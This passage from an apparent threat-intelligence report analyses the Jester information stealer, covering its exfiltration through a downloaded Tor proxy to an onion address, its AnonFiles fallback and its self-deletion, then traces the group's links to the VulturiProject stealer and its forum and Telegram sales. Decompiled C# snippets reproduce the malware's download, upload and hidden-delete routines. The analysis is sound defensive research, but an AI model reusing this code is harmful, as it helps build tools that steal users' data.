


Figure 47. Stolen data encryption process

2.5.3.3. VIA TOR PROXY

Before the exfiltration, the Tor executable will try to be located on "%Temp%\Tor\Tor.exe". If it is not found, Jester will proceed to download the TorProxy from the previously mentioned GitHub profile, which is also hard-coded (as can be seen in the image below) in the function responsible for the download. The download data will consist of a ZIP file that will be decompressed in memory. Each component will be generated under the "%Temp%\Tor" directory.

```

internal sealed class c_GetShellWindow
{
    // Token: 0x0600054B RID: 1355 RVA: 0x00016FB8 File Offset: 0x000151B8
    public static string m_set_PrivacyState_cgkuvt()
    {
        string path = Path.Combine(Path.GetTempPath(), "Tor");
        string text = Path.Combine(path, "Tor.exe");
        if (!File.Exists(text))
        {
            using (WebClient webClient = new WebClient())
            {
                using (MemoryStream memoryStream = new MemoryStream(webClient.DownloadData("https://github.com/L1ghtM4n/TorProxy/blob/main/LIB/Tor.zip?raw=true")))
                {
                    c_get_Aliases c_get_Aliases = c_get_Aliases.m_set_ConnectedTime(memoryStream, FileAccess.Read, false);
                    foreach (c_get_Aliases.ZipFileEntry current in c_get_Aliases.ReadCentralDir())
                    {
                        c_get_Aliases.ExtractFile(current, Path.Combine(path, current.FilenameInZip));
                    }
                }
            }
        }
        return text;
    }
}

```

Figure 48. Tor Proxy

Once downloaded it will be installed, creating a new process and checking each minute if the installation has finished, performing a sleep if not the case:

```

public c_TryRemoveComponent(string torBundle)
{
    this.torprocess = new Process
    {
        StartInfo = new ProcessStartInfo
        {
            FileName = torBundle,
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = true
        }
    };
    this.torprocess.Start();
    while (!this.bundleIsReady)
    {
        Thread.Sleep(1000);
    }
}

private bool bundleIsReady
{
    get
    {
        return !this.torprocess.StandardOutput.EndOfStream && !this.torprocess.HasExited
            && this.torprocess.StandardOutput.ReadLine().Contains("Bootstrapped 100");
    }
}

```

Figure 49. Tor installation

If the installation was successful Tor will be configured as a Proxy at a hard-coded port:


```

c_RunAsync = new c_RunAsync("127.0.0.1:9050", 0);
webClient.Proxy = c_RunAsync;

public c_RunAsync(string socks5HostnameAndPort, int
internalServerPort = 0) : this(new c_FixedUpdate_hsuydp[
{
    new c_FixedUpdate_hsuydp(socks5HostnameAndPort)
}, internalServerPort)
{
}

public c_FixedUpdate_hsuydp(string hostname)
{
    string[] array = hostname.Split(new char[]
    {
        ':'
    });
    this.Hostname = array[0];
    this.Port = int.Parse(array[1]);
    if (string.IsNullOrEmpty(this.Hostname))
    {
        throw new ArgumentNullException("Hostname");
    }
    if (this.Port < 0 || this.Port > 65535)
    {
        throw new ArgumentOutOfRangeException("Port");
    }
}
    
```

Figure 50. Tor Proxy settings

The encrypted data will be sent to the ".onion" domain that is also included in the configuration. The data will be sent through the Tor proxy to a Telegram Bot.

```

webClient.UploadData(c_DeregisterFromAssembly_mrseg.f_GetParentGroups_fothnr, array2);
if (c_RunAsync != null)
{
    c_RunAsync.StopInternalServer();
}
if (c_TryRemoveComponent != null)
{
    c_TryRemoveComponent.StopBundle();
}

public static readonly string f_GetParentGroups_fothnr =
c_DeregisterFromAssembly_mrseg.f_RunAction_xgawwa.DecryptText("aqC4QdXvUVjGKj0ARWDDIAU
+4BU30g3hwCkEX1e03UFaSFjF6+GsC2pN+ZpvMicjjAqVOUj/u5z3oh3EQ
+3ILjmCX6Xrx9ho63Z2dlSwbQQQiw3t17GklBXQR8I7ZL5CCTRC3UfQ0YrWGM7/yvbbaA==");

CONFIG - ONION EXFILTRATION URL
    
```

Figure 51. Uploading data

2.5.3.4. ANON FILES

If any error occurred when trying to exfiltrate the data through Tor, the information will be uploaded to AnonFiles, as a zipped file, using the token included in the configuration. At this point, the data memory stream will be dumped into the ZIP file. The ZIP name is obtained from a configuration value and the user name and machine name previously formatted data that was used as user-agent for the Tor exfiltration.

```

catch (Exception ex)
{
    Console.WriteLine("[Upload Report] {0}", ex.Message);
    using (c_GetPermissions_bwblus c_GetPermissions_bwblus = new c_GetPermissions_bwblus
        (c_DeregisterFromAssembly_mrsegy.f_get_StateMessage_allxxw))
    {
        try
        {
            string text2 = c_GetPermissions_bwblus.Upload(string.Format("{0}{1}.zip",
                c_DeregisterFromAssembly_mrsegy.f_Plugins_OnPluginsLoaded, text), array);
            Console.WriteLine("[AnonFile] Report sent to backup host {0}", text2);
        }
        catch (Exception ex2)
        {
            Console.WriteLine("[AnonFile Upload Report] {0}", ex2.Message);
        }
    }
}

```

Figure 52. Exfiltrating through AnonFiles

2.5.4. Finish execution

Jester finishes its execution by deleting its executable using the following code:

```

public static void m_Invoke_vqxesq(int code = 0)
{
    string location = Assembly.GetExecutingAssembly().Location;
    if (File.Exists(location))
    {
        using (Process.Start(new ProcessStartInfo
        {
            FileName = "cmd.exe",
            Arguments = "/C chcp 65001 && ping 127.0.0.1 && DEL /F /S /Q /A \"" + location + "\"",
            WindowStyle = ProcessWindowStyle.Hidden,
            CreateNoWindow = true,
            UseShellExecute = true
        })))
        {
        }
    }
    Environment.Exit(code);
}

```

Figure 53. Ending execution

3. Digging into Jester's origins, activities, and possible relations with newer groups

In this section, we will analyze the possible origins of the Jester group and their relation with other groups and tools.

First of all, we will discuss a possible relation with VulturiProject, a previous stealer, which was leaked and ceased its operations a few months before Jester group started theirs. Secondly, we will analyze the main information available in "Jester Premium Channel" Telegram channel, also mentioning relevant details published in forums. After that, the relation with newer groups such as EternityProject and AgratProject will be exposed. Finally, the most relevant information extracted from "*L1ghtM4n*" GitHub profile will be summarized.

3.5.1. VulturiProject

We can find several similarities between Jester stealer and Vulturi behavior. To start with, multiple Vulturi samples retrieved during Jester's period of activity contained references to the same GitHub profile on its assembly's copyright metadata. This led to further investigation of a possible relation. Finally, behavior similarities were found, including the directory structure of stolen data and generated files, and the thread's names, among others.

3.5.1.1. Forums

On 6th January 2021, "*LightMan*" user offered in UfoLabs forum a new information stealer dubbed VulturiProject for 99\$. The user's name and image match the ones used in the GitHub profile, which is referred to by multiple Jester tools.




Figure 54. LightMan user offering a new stealer on UfoLabs

The developer seemed active and kept updating the software, being recommended by an alleged UfoLabs' administrator.

The image below shows several updates announced by *LightMan*. It can be observed that Vulturi targeted way more applications than Jester stealer.




Figure 55. LightMan user posting updates

On June 22, 2021, a cracked version of VulturiProject appeared on LampRET forum. As the original post claims, “Eshelon Mayskih” and “Trouble” users were behind the cracking.




Figure 56. Post informing about the cracking of Vulturi

The same user reposted the next day, including a description copied from an alleged *LightMan* message from 15th March 2021, which indicates that the cracked version probably does not contain any of the previous updates.


Resources > Malware > Malware > Our cracks >

Vulturi Cracked By Trouble And Eshelon_Mayskih

Eshelon Mayskih · Jun 23, 2021 · vulturi vulturi cracked vulturi stealer

Overview Discussion

This Crack By Me and My Comrade Trouble



Author: **Eshelon Mayskih**

Downloads: 60

Views: 1,053

First release: Jun 23, 2021

Last update: Jun 23, 2021

Rating: ★★★★★ 0 ratings

[Join the discussion](#)

More resources from **Eshelon Mayskih**

- .NET** MindLate, Rose, Scranton etc IF CFLOW Remover [BETA]
- MindLate, Rose, Scranton etc IF CFLOW Remover [BETA]

Продажник: Проверено - Vulturi (2021 Passwords Stealer)

Описание:

Spoiler

LightMan, [15.03.21 16:10]

- All chrome based browsers and profiles
- All firefox based browsers and profiles
- The traffic is encrypted

Figure 57. Second post informing about the cracking of Vulturi

That same day, *LightMan* user posted that the sales were closing, implying that the user was going to be offline for a while. Even though the software was cracked, it presumably received further updates, at least one was announced by *LightMan* on UfoLabs on September 15, 2021.




Figure 58. Vulturi updates after cracking

In December 2021, a Spanish-speaking user asked for confirmation on whether the project was closed or not, being answered by *LightMan*, who indicated that the stealer suffered a re-branding and moved to private channels.




Figure 59. Messages about a possible rebranding

One hypothesis could be that *LightMan*, being the real developer of VulturiProject, started other projects after the cracking, partially based on the already developed code, and simpler so they could have multiple updates in a short period.

3.1. Jester Stealer

3.1.1. Telegram Channel

On 20th July 2021 Jester Stealer was announced on “*Jester_Stealer*” Telegram channel (@Jester_Stealer_channel), including a list of features and several demonstration videos.

The timeline below summarizes the main information posted on that channel:




Figure 60. Main Jester Stealer Telegram channel events

It can be observed that the actors behind Jester were active developers, releasing updates every few days, adding new tools such as Lilith botnet, Merlynn clipper, Trinity Miner, and an exploit builder, to their arsenal in order to expand their business.

Hereunder, the prices of each Jester’s tool can be observed:

